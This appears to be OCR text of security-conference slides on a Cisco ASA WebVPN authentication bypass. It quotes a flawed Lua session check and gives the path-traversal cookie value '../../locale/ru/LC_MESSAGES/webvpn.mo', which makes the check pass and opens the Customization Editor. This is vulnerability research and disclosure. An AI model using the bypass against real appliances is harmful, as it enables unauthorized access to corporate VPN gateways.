
Dec: CVE-2014-3393

May 2015: CVE-2014-2120

Jun: CVE-2015-0760


WebVPN

- Popular remote access method
- A web server on your firewall?
- Two web services
  - WebVPN Portal / AnyConnect Gateway
  - ASDM services (launch ASDM/ handles ASDM GUI config via POST/GET)
- Assume no access to ASDM services



Please enter your username and password.

GROUP: MY_RA
USERNAME:
PASSWORD:



- Provides access to internal web resources. Intranet server etc.
- Cisco ASA acts as a proxy HTML rewriter.
- Embeds returned content into the WebVPN portal.

Web Applications Requirements and Recommendations

Cookies and JavaScript must be enabled on your browser.

Your VPN session provides access only to the corporate resources that your administrator has previously configured for your use.

We recommend that you add the security appliance to the list of trusted sites, as follows:

1. Choose Internet Options. To do so, use either of the following methods:
   - ○ Choose Start > (Settings >) Control Panel > Internet Options.
   - ○ Open Internet Explorer and choose Tools > Internet Options.
2. Click the Security tab.
3. Click the Trusted sites icon, then click the Sites button below.
4. Using the https:// prefix, type the host name or IP address of the security appliance in Trusted Sites window. To maximize connectivity, use a wildcard such as https://*.yourcompany.com
   .
5. Click Add.
6. Click OK.
7. Click OK on the Security tab.

To Access a Web Application

Use one of the following methods to access a web application:

- Click a link on the Home or Web Applications page.
- Enter the URL in the Address field in the page, select https:// or http://, and click Browse.

WebVPN

- `strings lina` reveals <u>86 Lua scripts</u>
  - Plenty of complied Lua also..
- Embedded Lua provides server side functions
- Lots of server side processing!
- Scripts are stored as plaintext blobs in lina binary
- Code review of server side Lua shows us some interesting bugs…


```
function CheckAsdmSession(cookie, no_redirect)
```

Some code here…

```
   local f=io.open('asdm/'..cookie, "r")
   if f ~= nil then
      f:close()
      return true;
   end
```

WebVPN Remote Exploit

- CheckAsdmSession(cookie, no_redirect)
  - Checks to see if file $cookie exists
  - Validates session if file exists!
- Set ced= to a known file across all versions
  - CheckAsdmSession("../../locale/ru/LC_MESSAGES/webvpn.mo",1) always returns true
- Session check is bypassed!
- Where is CheckAsdmSession() used?
- WebVPN Customization Editor!



https://interface.outside-internet.net/+CSCOE+/logon.html

SSL VPN Service


Login

Please enter your username and password.

GROUP: MY_RA

USERNAME:

PASSWORD:



Bowser Inc. SSL VPN Service
Cisco ASDM 7.2(1)
https://interface.outside-internet.net/+CSCOE+/logon.html

Bowser Inc. SSL VPN Service

